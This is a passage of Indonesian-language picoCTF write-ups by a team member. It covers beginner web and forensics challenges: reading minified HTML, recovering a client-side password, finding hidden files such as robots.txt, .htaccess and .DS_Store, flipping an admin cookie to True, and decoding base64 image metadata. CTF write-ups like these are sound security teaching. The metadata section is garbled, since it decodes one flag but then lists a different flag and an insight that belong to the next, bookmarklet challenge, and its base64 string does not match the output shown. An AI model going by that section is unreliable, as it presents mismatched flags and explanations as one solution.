- [ Rapikan Kode (Unminify): Karena kode HTML aslinya dibuat menjadi satu baris panjang (*minified*), salin seluruh teks kode tersebut dan gunakan *tool online* seperti unminify.com atau HTML Formatter agar kodenya tersusun rapi ke bawah. ]
- [ Inspeksi Elemen HTML: Setelah struktur kodenya rapi dan mudah dibaca, telusuri baris-baris tag HTML tersebut. *Flag* ternyata tidak disembunyikan sebagai teks biasa, melainkan diselipkan sebagai nama *class* pada tag paragraf. ]
- [Ekstrak dan Submit Flag: Temukan baris `<p class="picoCTF{pr3tty_c0d3_dbe259ce}"></p>`, lalu salin *flag* `picoCTF{pr3tty_c0d3_dbe259ce}` tersebut dan *submit* ke platform untuk menyelesaikan tantangan. ]



#### ► Flag

```
picoCTF{pr3tty_c0d3_dbe259ce}
```

#### ► Insight

[Dari *challenge* Unminify ini, kerasa banget pentingnya ngerapihin kode (*unminify*). Pas pertama kali buka *source code*, jujur langsung pusing liat teks numpuk panjang sebaris doang. Tapi begitu di-format ulang pakai *tool*, strukturnya langsung kelihatan jelas. Pelajaran utamanya sih ada di jebakannya: *flag*-nya ternyata nggak ditaruh di teks biasa, eh malah disempilin di dalem atribut *class* HTML-nya (`<p class="...">`). Jadi ke depannya kalau ngerjain soal web, jangan cuma fokus nyari tulisan di paragrafnya aja, tapi nama-nama atribut di dalam tag HTML juga wajib banget buat diintip. ]

**SOLVED**

Pengerjaan\_Safid.dir

X

# [ Pemuda Roaster Timnas ] Safid

Role: *Pertapa DarkWeb*

1 Medium + 5 Easy | 6 solved / 6 total

## Challenge\_11.exe - Safid // dont-use-client-side

X

Anggota: Safid

Kategori: Web  
Exploitation

Tingkat: Easy

### ► Soal


Can you break into this super secure portal?  
<http://fickle-tempest.picocftf.net:60321>

### ► Clue

Never trust the client

### ► Cara Solving

1. Buka halaman login di browser, klik kanan → View Page Source atau tekan Ctrl+U.



2. Di dalam fungsi verify terdapat password yang mencurigakan, namun urutannya acak. Coba diperhatikan lebih detail, di baris ke-13 ada 0, split, baris ke-15 split, split2, nah kemudian tinggal urutkan saja.

**► Flag**

```
picoCTF{no_clients_plz_2eb02b45}
```

**► Insight**

Membuat sistem otentikasi atau validasi *password* menggunakan JavaScript di sisi klien (*client-side*) adalah praktik keamanan yang sangat fatal. Segala hal yang diproses di browser klien (HTML, CSS, JavaScript) bersifat transparan dan dapat dibaca, diinspeksi, serta dimanipulasi secara bebas oleh pengguna. Validasi kredensial dan pengecekan keamanan harus selalu dilakukan di sisi server (*backend*).

**SOLVED**

## Challenge\_12.exe – Safid // Scavenger Hunt

X

Anggota: Safid

Kategori: Web  
Exploitation

Tingkat: Easy

## ► Soal


There is some interesting information hidden around this site. Can you find it?

## ► Clue


You should have enough hints to find the files, don't run a brute forcer.

## ► Cara Solving


1. Buka halaman website target dan akses Developer Tools (tekan F12) lalu masuk ke tab Sources untuk memeriksa kode sumber.
2. Pada file HTML utama (index), periksa bagian paling bawah. Terdapat sebuah komentar HTML `picoCTF{t`. Itu menjadi jawaban bagian 1



- Buka file mycss.css. Di baris paling bawah, terdapat komentar CSS yang berisi kelanjutannya: `/* ... Here's part 2: h4ts_4_10 */`.




- Buka file myjs.js. Di baris paling bawah terdapat petunjuk: `/* How can I keep Google from indexing my website? */`. Cara standar mencegah mesin pencari mengindeks web adalah menggunakan file robots.txt.




- Ubah URL browser dengan menambahkan `/robots.txt` di belakangnya (contoh: `...net:55377/robots.txt`). Di dalam file ini, kita mendapatkan bagian ketiga: `# Part 3: t_0f_pl4c` dan sebuah petunjuk baru: `"I think this is an`

apache server... can you Access the next flag?".




6. Pada server Apache, file konfigurasi tersembunyi yang mengatur akses direktori adalah .htaccess. Akses URL /.htaccess. Di dalamnya terdapat bagian keempat: # Part 4: 3s\_2\_100k dan petunjuk baru: "I love making websites on my Mac, I can Store a lot of information there."



7. Sistem operasi Mac selalu membuat file *hidden* bernama .DS\_Store di dalam folder untuk menyimpan metadata. Akses URL /.DS\_Store. File tersebut

berisi ucapan selamat dan bagian penutup *flag*: Part 5: `_9588550}`.



8. Susun kelima bagian tersebut secara berurutan.



**► Flag**

```
picoCTF{th4ts_4_l0t_of_pl4c3s_2_100k_9588550}
```

**► Insight**

Tantangan ini menyimulasikan kelalaian umum yang sering terjadi di dunia nyata bernama *Information Disclosure* (Kebocoran Informasi). *Developer* sering kali lupa menghapus komentar yang berisi informasi sensitif pada kode *frontend* (HTML/CSS/JS) saat rilis ke tahap *production*. Selain itu, file konfigurasi sistem dan metadata *environment* (seperti `.htaccess`, `.DS_Store` dari Mac, atau `.git`) harus diblokir akses publiknya karena bisa memberikan jalan bagi penyerang untuk memetakan struktur server.

**SOLVED**

## Challenge\_13.exe – Safid // Logon

X

Anggota: Safid

Kategori: Web  
Exploitation

Tingkat: Easy

## ► Soal


The factory is hiding things from all of its users.

## ► Clue

Hmm it doesn't seem to check anyone's password, except for Joe's?


## ► Cara Solving

1. Buka halaman "Factory Login" melalui tautan yang disediakan. Coba masuk menggunakan *username* sembarang (misalnya: admin atau Joe) dengan *password* asal-asalan.
2. Login akan berhasil, namun *website* menampilkan pesan penolakan: "Success: You logged in! Not sure you'll be able to see the flag though. No flag for you".
3. Buka Developer Tools di browser (tekan F12 atau klik kanan lalu pilih *Inspect*).
4. Arahkan ke tab Application (pada Chrome/Edge).
5. Di menu sebelah kiri, buka bagian Cookies dan klik URL target. Di situ terlihat *cookie* yang disimpan oleh *website* untuk sesi login kita.
6. Terdapat tiga parameter *cookie* utama: *username*, *password*, dan *admin*.
7. Perhatikan bahwa parameter *cookie* *admin* memiliki nilai (*value*) *False*. Ini adalah titik lemah dari aplikasi tersebut.



8. Klik ganda pada kata *False* tersebut, lalu ubah nilainya menjadi *True*, kemudian tekan Enter.
9. Muat ulang (*refresh*) halaman web tersebut (tekan F5). Halaman akan mendeteksi *cookie* baru kita dan memberikan akses *administrator*, sehingga

flag langsung ditampilkan di layar.



**► Flag**

```
picoCTF{th3_c0nsp1r4cy_11v3s_4d184b0d}
```

**► Insight**

Tantangan ini menyoroti celah keamanan serius yang dikenal sebagai *Broken Access Control* (Kontrol Akses yang Buruk) dan *Cookie Manipulation*. Parameter krusial yang menentukan level otorisasi atau hak akses pengguna (seperti status admin) tidak boleh disimpan dalam bentuk *plaintext* (teks biasa yang bisa dibaca) di dalam *cookie* sisi klien (*client-side*). Pengguna dapat dengan mudah mengubah nilainya untuk melakukan *Privilege Escalation* (Peningkatan Hak Akses). Praktik terbaiknya adalah memverifikasi otorisasi di sisi *backend* (server) menggunakan *session ID* yang aman, atau menggunakan *JSON Web Token* (JWT) yang dienkripsi dan ditandatangani secara digital agar tidak bisa dimanipulasi oleh pihak luar.

**SOLVED**

## Challenge\_14.exe – Safid // Information

X

Anggota: Safid

Kategori: Forensics

Tingkat: Easy

## ► Soal

Files can always be changed in a secret way. Can you find the flag? cat.jpg


## ► Clue

Look at the details of the file

Make sure to submit the flag as picoCTF{XXXXX}

## ► Cara Solving

1. Buka tautan instans yang diberikan pada soal.
2. Saya mencari tahu detail dari file.jpg tersebut menggunakan tools yang dapat diakses secara online yaitu HexEd online, lalu menemukan seperti kode dari base 64 pada lisensinya.



3. Karena di website HexEd online masih berupa kode java, maka saya buka di website metadata online. Dan menemukan lisensi yang merupakan kode base

64.

Resolution Unit	None
X Resolution	1
Y Resolution	1
Current IPTC Digest	7a78f3d9cfb1ce42ab5a3aa30573d617
Copyright Notice	PicoCTF
Application Record Version	4
XMP Toolkit	Image:ExifTool 10.80
License	cGjlb0NURnt0aGVfbTN0YWVhdGFmXNfbW9kaWZpZW99
Rights	PicoCTF
Image Width	2560
Image Height	1598
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
	YCbCr4:2:0 (2 2)
	2560x1598

4. Lalu kode Tersebut saya decode dan masalah pun terpecahkan

**BASE64** Decode and Encode

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.

Language: English, Español, Português, Français, Deutsch, Italiano, Nederlands, 中文, 한국어, Русский, 日本語, 한국어

**Decode from Base64 format**  
Simply enter your data then push the decode button.

Input: cGjlb0NURnt0aGVfbTN0YWVhdGFmXNfbW9kaWZpZW99

Output: PicoCTF{the\_m3ad4t4\_1s\_m0d1f1ed}

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**DECODE** Decodes your data into the area below.



► Flag

```
picoCTF{pwn3d_by_b00km4rkL3t_1779273c}
```

► Insight

Tantangan ini mendemonstrasikan kelemahan utama dari *Client-Side Encryption/Decryption*. *Developer* sering kali salah kaprah dengan mengenkripsi data penting namun tetap menyertakan algoritma dekripsi beserta kuncinya (dalam hal ini `key = "picoctf"`) secara bersamaan di dalam kode *frontend* (JavaScript). Karena semua kode JavaScript yang berjalan di browser bersifat transparan dan berada dalam kendali penuh pengguna, seorang penyerang dapat dengan mudah mengeksekusi atau membedah logika tersebut untuk mendapatkan data aslinya. Rahasia yang sebenarnya tidak boleh dikirimkan ke sisi klien.

SOLVED

Anggota: Safid

Kategori: Web  
Exploitation

Tingkat: Easy

## ► Soal

Why search for the flag when I can make a bookmarklet to print it for me?

